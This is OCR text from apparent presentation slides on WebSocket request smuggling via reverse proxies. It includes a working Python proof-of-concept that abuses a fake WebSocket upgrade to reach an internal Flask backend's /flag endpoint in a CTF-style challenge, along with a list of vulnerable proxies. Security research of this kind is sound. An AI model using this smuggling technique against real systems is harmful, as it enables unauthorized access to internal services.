
Reverse proxying WebSocket connection




Reverse proxying WebSocket connection




Reverse proxying WebSocket connection




Smuggling through WebSocket connection




Smuggling through WebSocket connection



Smuggling through WebSocket connection



Smuggling through WebSocket connection



Challenge – challenge.0ang3el.tk

- URL
  - https://challenge.0ang3el.tk/websocket.html
- You need to access flag on localhost:5000
- Seems no one solved 😩 😩

Challenge – challenge.0ang3el.tk

- Frontend
  - Not disclosed WebSocket reverse proxy
  - socket.io.js
  - Proxies only WebSocket API - /socket.io/ path
- Backend
  - Flask, Flask-SoketIO, Flask-Restful
  - Listens on localhost:5000 only

```python
import socket

req1 = '''GET /socket.io/?transport=websocket HTTP/1.1


req2 = '''GET /flag HTTP/1.1


def main(netloc):
    host, port = netloc.split(':')

    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((host, int(port)))

    sock.sendall(req1)
    sock.recv(4096)

    sock.sendall(req2)
    data = sock.recv(4096)
    data = data.decode(errors='ignore')

    print data

    sock.shutdown(socket.SHUT_RDWR)
    sock.close()


if __name__ == "__main__":
    main('challenge.0ang3el.tk:80')
```

```python
req1 = '''GET /socket.io/?transport=websocket HTTP/1.1
Host: localhost:80
Sec-WebSocket-Version: 1337
Upgrade: websocket

'''.replace('\n', '\r\n')
```

```python
req2 = '''GET /flag HTTP/1.1
Host: localhost:5000

'''.replace('\n', '\r\n')
```

Applications Places Terminal Sun 14:54

root@kali: /tmp

File Edit View Search Terminal Help


```
root@kali:/tmp#
```

Vulnerable reverse proxies

- Vulnerable
  - Varnish, Envoy proxy <= 1.8.0, other non-disclosed
- Not vulnerable
  - Nginx, HAProxy, Traefik, others

Varnish response

- WebSocket proxying configuration
  - https://varnish-cache.org/docs/6.3/users-guide/vcl-example-websockets.html



ср, 9 окт., 12:50

